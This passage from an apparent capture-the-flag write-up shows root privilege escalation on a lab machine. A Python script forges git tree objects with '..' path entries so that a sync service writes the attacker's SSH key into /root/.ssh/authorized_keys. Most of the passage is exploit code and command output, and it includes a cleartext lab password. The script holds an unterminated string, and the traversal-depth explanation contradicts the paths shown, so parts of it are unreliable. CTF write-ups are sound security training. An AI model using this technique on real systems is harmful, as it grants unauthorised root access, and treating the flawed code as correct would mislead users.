Now we clone the repository and use a custom `Python` script to create raw git objects with `..` path traversal components. Git's normal `verify_path()` checks prevent creating files with `..` in the path, but by writing objects directly to `.git/objects/` we bypass this entirely.

```
$ cd /tmp
$ git clone http://jones:'y27xb3ha!!74GbR'@git.nexus.htb/jones/rce.git
$ cd rce
$ touch README.md
```

We use the following script (`build.py`) to construct the traversal payload:

```
# build.py
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time

def write_obj(data,t):
    h=( "%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.sha1(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha

def entry(mode,name,sha):
    return ("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)
r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N '');sys.exit(1)
key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)
```

The script creates a git tree structure where the file path resolves to

`../../../../../../../../root/.ssh/authorized_keys`. The loop creates 4 levels of `..` trees, and the root tree adds a 5th `..` entry, giving us exactly 3 traversal levels to escape from `/home/git/template-staging/jones/rce/` up to `/root/`.

```
$ python3 /tmp/build.py
Done: 025b473292e1fdcdb027771defd8d3d0279c709f
$ git push -u origin main --force
```

Now we wait for the template sync timer to fire (up to 1 minute). We can monitor the journal to confirm it ran from the location specified in the `template-sync.py`.

```
jones@nexus:~$ cat /var/log/template-sync.log
```

```
[2026-03-05 18:04:00] Template sync starting
[2026-03-05 18:04:00] Found 2 template repo(s)
[2026-03-05 18:04:00] Syncing template: jones/rce
[2026-03-05 18:04:00]   synced: README.md
[2026-03-05 18:04:00] Syncing template: jones/rce
[2026-03-05 18:04:00]   synced: README.md
[2026-03-05 18:04:00]   synced: ../../../../root/.ssh/authorized_keys
[2026-03-05 18:04:00] Template sync complete
```

The sync service has written our `ssh` public key to `/root/.ssh/authorized_keys`. We can now `ssh` in as the `root` user and grab the root flag.

```
$ ssh -i /tmp/.k root@nexus.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
<SNIP>
root@nexus:~# ls -la /root/root.txt
-rw-r----- 1 root root 21 Apr 23 18:14 /root/root.txt
```